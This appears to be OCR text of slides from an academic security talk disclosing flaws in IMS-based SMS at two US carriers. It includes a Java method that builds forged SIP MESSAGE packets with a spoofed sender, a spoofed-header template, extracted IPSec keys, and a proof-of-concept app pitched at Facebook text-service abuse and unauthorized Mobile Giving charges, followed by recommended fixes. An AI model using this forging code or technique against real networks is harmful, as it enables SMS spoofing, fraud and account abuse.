


Security Vulnerabilities of IMS-based SMS

Discovered from two major US carriers
(50% market share)

V1: SIP Session Information Leakage

- The **<u>confidentiality</u>** of SIP session for IMS-based SMS, is not always protected




```
No.   Time       Source                                  Destination                             Protocol  Length Info
   40 11.215870  2600:1012:806b:99b4:f8b3:6531:9cf8:3c94 2001:4888:7:fe03:fa:104:0:8             IS-637…      977 Request: MESSAGE tel
   41 11.316102  2001:4888:7:fe03:fa:104:0:8             2600:1012:806b:99b4:f8b3:6531:9cf8:3c94 SIP          488 Status: 202 Accepted
   42 11.319282  2001:4888:7:fe03:fa:104:0:8             2600:1012:806b:99b4:f8b3:6531:9cf8:3c94 IS-637…      759 Request: MESSAGE sip
   43 11.341955  2600:1012:806b:99b4:f8b3:6531:9cf8:3c94 2001:4888:7:fe03:fa:104:0:8             IS-637…      978 Request: MESSAGE tel
   44 11.358300  2600:1012:806b:99b4:f8b3:6531:9cf8:3c94 2001:4888:7:fe03:fa:104:0:8             SIP          548 Status: 200 OK |
```

```
> Frame 40: 977 bytes on wire (7816 bits), 977 bytes captured (7816 bits)
> Linux cooked capture
> Internet Protocol Version 6, Src: 2600:1012:806b:99b4:f8b3:6531:9cf8:3c94, Dst: 2001:4888:7:fe03:fa:104:0:8
> User Datagram Protocol, Src Port: 1234, Dst Port: 5060
v Session Initiation Protocol (MESSAGE)
  > Request-Line: MESSAGE tel:+13238232501;phone-context=[redacted] SIP/2.0
  v Message Header
      Max-Forwards: 70
    > Route: <sip:[2001:4888:7:fe03:fa:104:0:8]:9999;lr>
    > Via: SIP/2.0/UDP [2600:1012:806b:99b4:f8b3:6531:9cf8:3c94]:1234;branch=z9hG4bK0001385-6b935b76
    > CSeq: 1 MESSAGE
    > From: <sip:+13238232501@v[redacted];tag=00045359-6b1ca9f5
      To: <tel:+13238232501;phone-context=[redacted]>
      Allow: INVITE,BYE,CANCEL,ACK,PRACK,UPDATE,INFO,REFER,NOTIFY,MESSAGE,OPTIONS
    > P-Preferred-Identity: <sip:+13238232501@v[redacted]>
    > P-Access-Network-Info: 3GPP-E-UTRAN-FDD;utran-cell-id-3gpp=tretergdfge5
      Request-Disposition: no-fork
      User-Agent: LG-IMS-client/3.3.0 [redacted]
      Content-Type: application/vnd.[redacted]
      Call-ID: 00041432-2f8f2278@2600:1012:806b:99b4:f8b3:6531:9cf8:3c94
      Content-Length: 160
  > Message Body
```

V1: SIP Session Information Leakage

- The **confidentiality** of SIP session for IMS-based SMS, is not always protected

- Scenario 1 (3GPP): Implement IPSec by XFRM framework of Linux   - obtain keys “*ip xfrm state*”




```
src fd00:xxxx:c305:1821::5 dst 2607:xxxx:yyyy:2edd:0:14:aa0d:c701
 proto esp spi 0x00000f6d reqid 4 mode transport
 replay-window 4
 auth-trunc hmac(sha1) 0x597e572471b2e705565a394af10c016a 96
 enc cbc(aes) 0x11cb6c7659d507d082f21cd1863a9355
 sel src ::/0 dst ::/0

                    .....................
```

V1: SIP Session Information Leakage


- The **confidentiality** of SIP session for IMS-based SMS, is not always protected
- Scenario 1 (3GPP): Implement IPSec by XFRM framework of Linux - obtain keys "*ip xfrm state*"
- Scenario 2 (3GPP2): : Disable IPSec – an option stipulated by 3GPP2
  - Carrier may try to get better performance and rely on the ciphering for data-plane traffic between phones and base stations

V2: Injection of Forged SIP Messages

- No **integrity** protection for SIP messages
- IMS server doesn’t require extra authentication or check correctness of all SIP headers (e.g., location)
- Forging of SIP Messages is easy



```
private byte[] createForgedSMS(
    String sourceIP,
    String sourePhoneNum,
    String receipientPhoneNum,
    String serverIp,
    int serverPort,
    byte[] smsData) {

  Random rand = new Random();

  String headers = "MESSAGE tel:" + receipientPhoneNum + ";phone-context=[redacted] SIP/2.0" + "\r\n"
      + "Max-Forwards: 70" + "\r\n"
      + "Route: <sip:[" + serverIp + "]:" + serverPort + ";lr>" + "\r\n"
      + "Via: SIP/2.0/UDP [" + sourceIP + "]:" + "1234" + ";branch=z9hG4bK000"+rand.nextInt(69444)+"-6b935b76"+ "\r\n"
      + "CSeq: 1 MESSAGE"+ "\r\n"
      + "From: <sip:+1" + sourePhoneNum + "@[redacted]>;tag=000"+rand.nextInt(69418)+"-6b1ca9f5"+ "\r\n"
      + "To: <tel:+1" + receipientPhoneNum + ";phone-context=[redacted]>"+ "\r\n"
      + "Allow: INVITE,BYE,CANCEL,ACK,PRACK,UPDATE,INFO,REFER,NOTIFY,MESSAGE,OPTIONS"+ "\r\n"
      + "P-Preferred-Identity: <sip:+1" + sourePhoneNum +"[redacted]>"+ "\r\n"
      + "P-Access-Network-Info: 3GPP-E-UTRAN-FDD;utran-cell-id-3gpp=tretergdfge5"+ "\r\n"
      + "Request-Disposition: no-fork"+ "\r\n"
      + "User-Agent: LG-IMS-client/3.3.0[redacted]"+ "\r\n"
      //+ "User-Agent: Samsung RCS 3.1"+ "\r\n"
      + "Content-Type: application/vnd.[redacted]"+ "\r\n"
      + "Call-ID: 000"+rand.nextInt(69401)+"-2f8f2278@" + sourceIP + "\r\n"
      + "Content-Length: " + smsData.length + "\r\n\r\n";

  byte[] bHeaders = headers.getBytes();
  return mergeTwoByteArray(bHeaders,smsData);
}
```




```
shell@ltetmo:/$ip -6 route | grep
rmnet1
2607:fb90:28bc:eefb:f5b6:20b7:58c2
:193e dev rmnet1  metric 1024
fd00:976a::9 via
2607:fb90:28bc:eefb:f5b6:20b7:58c2
:193e dev rmnet1  metric 1024
fd00:976a:c206:1821::10 via
2607:fb90:28bc:eefb:f5b6:20b7:58c2
:193e dev rmnet1  metric 1024
fe80::/64 dev rmnet1  proto kernel
metric 256
default via
2607:fb90:28ce:1c4c:b46a:a5c9:7908
:396d dev rmnet0  metric 1024
```

V3: Insufficient SMS Access Control on Phones

- Android uses the permission **SEND_SMS** to control if applications can send SMS messages


- Anti-SMS-abuse software or Android will monitor these applications granted with **SEND_SMS**

- Ho o



⚠ Sending SMS messages

Messaging is sending a large number of SMS messages. Do you want to allow this app to continue sending messages?



Message+ would like to send a message to **32665**.

This may cause charges on your mobile account.

□ Remember my choice


V3: Insufficient SMS Access Control on Phones

- To send a SIP MESSAGE (carries SMS) to IMS server, an Android application only needs the **INTERNET** permission

- The adversary can bypass current permission-based SMS security defenses –unauthorized SMS access
    - No sending rate control
    - No recipient control
    - Warning dialogs are suppressed

V4: Spoofable SMS on IMS Server

- Not all carriers verify sender phone number of SIP MESSAGE




Change them to the spoofed number

```
MESSAGE tel:XXX2831613;phone-context=xxxx.com SIP/2.0
Max-Forwards: 70
Route: <sip:[2001:xxxx:xxxx:fe03:fa:104::1a]:5060;lr>
Via: SIP/2.0/UDP [2600:xxxx:xxxx:f517:148c:d7ab:5a31:d2b3]:5060;branch=z9hG4bK000677ad-6e30b
CSeq: 1 MESSAGE
From: <sip:+1XXX8232501@xxxx.com>;tag=00067767-02208f88
To: <tel:XXX2831613;phone-context=xxxx.com>
Allow: INVITE,BYE,CANCEL,ACK,PRACK,UPDATE,INFO,REFER,NOTIFY,MESSAGE,OPTIONS
P-Preferred-Identity: <sip:+1XXX8232501@xxxx.com>
P-Access-Network-Info: 3GPP-E-UTRAN-FDD;utran-cell-id-3gpp=31148029065379d0c
Request-Disposition: no-fork
User-Agent: LG-IMS-client/3.3.0 XXXXX 4G
Content-Type: application/vnd.3gXX.sms
Call-ID: 00067745-44a06aad@2600:xxxx:xxxx:f517:148c:d7ab:5a31:d2b3
Content-Length: 29
```

Proof-of-concept attack tool

- We developed an Android application which only asks for the permission INTERNET to send IMS-based SMS msgs
  - It bypasses the existing SMS security defenses on phone
  - It sends spoofed SMS message to any recipient **<u>from phone</u>**
  - It accommodates a variety of mobile phones – **<u>can be distributed and infect many mobile users</u>**



Attacks:

General attack

Phone Number being spoofed

3232861613

Receipient number

3109461033


Attack Parameters

Threat propagation towards SMS-powered services

- Facebook account abusing
- Unauthorized money transfer

Large-scale Facebook Text Service Abusing

- Operations: **update status, add friend, like a page**
- Subscription of FTS is **<u>implicit but highly recommended</u>**



Add your phone number to help secure your account and more.

Mobile Settings

Activating allows Facebook Mobile to send text messages to your phone. You can receive notifications for friend requests, messages, Wall posts, and status updates from your friends.

You can also update your status, search for phone numbers, or upload photos and videos from your phone.

Already received a confirmation code?

Step 1. Enter user's mobile phone number

Step 2. Enter the confirmation code carried in the SMS sent from Facebook


Learn more about using Facebook on your phone at Facebook Mobile.

- Make things worse – a large-scale attack

Large-scale Unauthorized Money Transfer

- Mobile Giving – A service allows users to **donate money** to non-profit organization by SMS
  - E.g., text **REDCROSS** to 90999 to give $10 to American Red Cross
  - Carriers will charge users accordingly

- Carriers **implicitly subscribe** Mobile Giving for their users



REDCROSS
3 mins

To confirm your $10 donation to American Red Cross for Disaster Relief reply with YES. Reply HELP for help or visit redcross.org/m Msg&Data Rates May Apply
3 mins

Recommended Solutions

- Mobile phones
  - Upgrade the SMS permission
  - Don’t implement IPSec by the shared utility

- IMS Infrastructure
  - Support integrity protection in SIP MESSAGES
  - Ignore the originator phone number (from header) of SIP MESSAGES

- SMS-powered service providers
  - Require explicit service subscription from users
  - Employ lightweight pass code (at least for non-query commands)

Conclusions

- With the evolution of underlying mobile network technologies, the existing security defenses require revisits
- Otherwise, the new security attacks may threaten the mobile ecosystem
- More research efforts from security community are needed since next generation of mobile network is coming

Thanks for your attention

Questions?